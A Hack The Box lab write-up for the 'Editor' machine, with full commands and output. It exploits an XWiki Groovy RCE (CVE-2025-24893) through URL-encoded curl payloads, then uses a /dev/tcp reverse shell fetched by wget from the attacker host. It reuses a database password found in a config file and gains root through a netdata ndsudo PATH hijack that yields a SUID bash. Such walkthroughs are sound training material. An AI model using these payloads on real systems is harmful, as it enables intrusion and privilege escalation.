Description
Editor is an easy Hack The Box machine that features:
- XWiki Remote Command Execution vulnerability
- User Pivoting via a reused credential from a MySQL database
- Privilege Escalation via
netdatabinary with SUID bit set andPATHmanipulation
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.209.7.
$ ping -c 3 10.129.209.7
PING 10.129.209.7 (10.129.209.7) 56(84) bytes of data.
64 bytes from 10.129.209.7: icmp_seq=1 ttl=63 time=46.7 ms
64 bytes from 10.129.209.7: icmp_seq=2 ttl=63 time=46.6 ms
64 bytes from 10.129.209.7: icmp_seq=3 ttl=63 time=46.6 ms

--- 10.129.209.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.625/46.646/46.666/0.016 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.209.7 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.209.7
Host is up (0.052s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
We get three open ports, 22, 80 and 8080.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.209.7 -Pn -sV -sC -p22,80,8080 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.209.7
Host is up (0.050s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    Jetty 10.0.20
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.129.209.7:8080/xwiki/bin/view/Main/
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Jetty(10.0.20)
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_http-server-header: Jetty(10.0.20)
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
We get the SSH service and the two HTTP services. We find the editor.htb subdomain, we add it to the /etc/hosts file.
echo "10.129.209.7 editor.htb" | sudo tee -a /etc/hosts
We find a website about a code editor.
 In the top we find a link to a documentation page,
 wiki.editor.htb. We add it to our /etc/hosts file.
echo "10.129.209.7 wiki.editor.htb" | sudo tee -a /etc/hosts

Then we find XWiki software in its 15.10.8 version (it is found at the footer of the page).
Exploitation
CVE-2025-24893 is a critical unauthenticated remote code execution (RCE) vulnerability in XWiki, a popular open-source enterprise wiki platform. The flaw resides in how the SolrSearch macro improperly handles Groovy expressions inside search queries. This allows unauthenticated attackers to execute arbitrary Groovy code remotely, without any authentication or prior access. Affected versions are all versions prior to 15.10.11, 16.4.1, and 16.5.0RC1. We have a proof of concept in the OffSec blog. We are going to start by creating a Bash script file with our reverse shell.
$ cat script.sh
/bin/bash -i >& /dev/tcp/10.10.14.61/1234 0>&1
Then we start a HTTP service, for example, by using Python.
python -m http.server 80
We will run the following commands in the remote machine.
wget -O /tmp/script.sh 10.10.14.61/script.sh
bash /tmp/script.sh
We will use curl to trigger the vulnerability, but firstly we start the listening port.
$ nc -nvlp 1234
In the request we use this payload for the request. We will replace <COMMAND_TO_RUN_URL_ENCODED> string.
/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22<COMMAND_TO_RUN_URL_ENCODED>%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d
We run the HTTP requests.
$ curl 'http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22wget%20-O%20%2ftmp%2fscript.sh%2010.10.14.61%2fscript.sh%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d'
$ curl 'http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22bash%20%2ftmp%2fscript.sh%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d'
We receive the reverse shell as the xwiki user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.61] from (UNKNOWN) [10.129.209.7] 51734
bash: cannot set terminal process group (1119): Inappropriate ioctl for device
bash: no job control in this shell
xwiki@editor:/usr/lib/xwiki-jetty$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
xwiki@editor:/usr/lib/xwiki-jetty$ ^Z
$ stty raw -echo; fg
$ reset xterm
xwiki@editor:/usr/lib/xwiki-jetty$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find another console user, oliver.
xwiki@editor:/usr/lib/xwiki-jetty$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
We find the configuration about the database used in XWiki in the /etc/xwiki/hibernate.cfg.xml.
...
xwiki@editor:/usr/lib/xwiki-jetty$ cat /etc/xwiki/hibernate.cfg.xml
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
<property name="hibernate.dbcp.poolPreparedStatements">true</property>
<property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>
<property name="hibernate.connection.charSet">UTF-8</property>
<property name="hibernate.connection.useUnicode">true</property>
<property name="hibernate.connection.characterEncoding">utf8</property>
...
We find that the application is using a MySQL database xwiki, with the xwiki user and theEd1t0rTeam99 password. We find that the password is reused for the oliver user and we can login using the SSH protocol.
$ ssh oliver@editor.htb
oliver@editor.htb's password:
...
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
We find that oliver is part of the netdata group. Netdata is located in the /opt/netdata directory in its v1.45.2 version.
oliver@editor:~$ ls /opt/netdata/
bin  etc  netdata-configs  netdata-dbs  netdata-logs  netdata-metrics  netdata-plugins  netdata-web-files  sbin  share  system  usr  var
oliver@editor:~$ /opt/netdata/bin/netdata -v
netdata v1.45.2
The ndsudo tool shipped with affected versions (>= v1.45.0, < v1.45.3) of the Netdata Agent allows an attacker to run arbitrary programs with root permissions, CVE-2024-32019. The ndsudo tool is packaged as a root-owned executable with the SUID bit set. It only runs a restricted set of external commands, but its search paths are supplied by the PATH environment variable. This allows an attacker to control where ndsudo looks for these commands, which may be a path the attacker has write access to. We find that it is true and as oliver belongs to the netdata group, he can run the binary.
oliver@editor:~$ ls -la /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata 200576 Apr  1  2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
We will code a C program that will create a copy of the Bash binary with the SUID bit set and owned by root. We will compile it with the nvme name.
$ cat exploit.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    const char *cmd = "cp /bin/bash /tmp/suid-bash; chown root:root /tmp/suid-bash; chmod u+s /tmp/suid-bash";
    execl("/bin/bash", "bash", "-p", "-c", cmd, (char *)NULL);
    return 0;
}
$ gcc -o nvme exploit.c
We host it in a HTTP server, we download it in the home directory of oliver user, and we give it execute permissions
oliver@editor:~$ wget http://10.10.14.61/nvme; chmod +x nvme
Then we run the ndsudo command with the PATH specified.
oliver@editor:~$ PATH=$PATH:/home/oliver /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
The SUID Bash file is created and we can spawn a root shell.
oliver@editor:~$ /tmp/suid-bash -p
Flags
In the root shell we can retrieve the flags.
uid-bash-5.1# cat /home/oliver/user.txt
<REDACTED>
uid-bash-5.1# cat /root/root.txt
<REDACTED>
```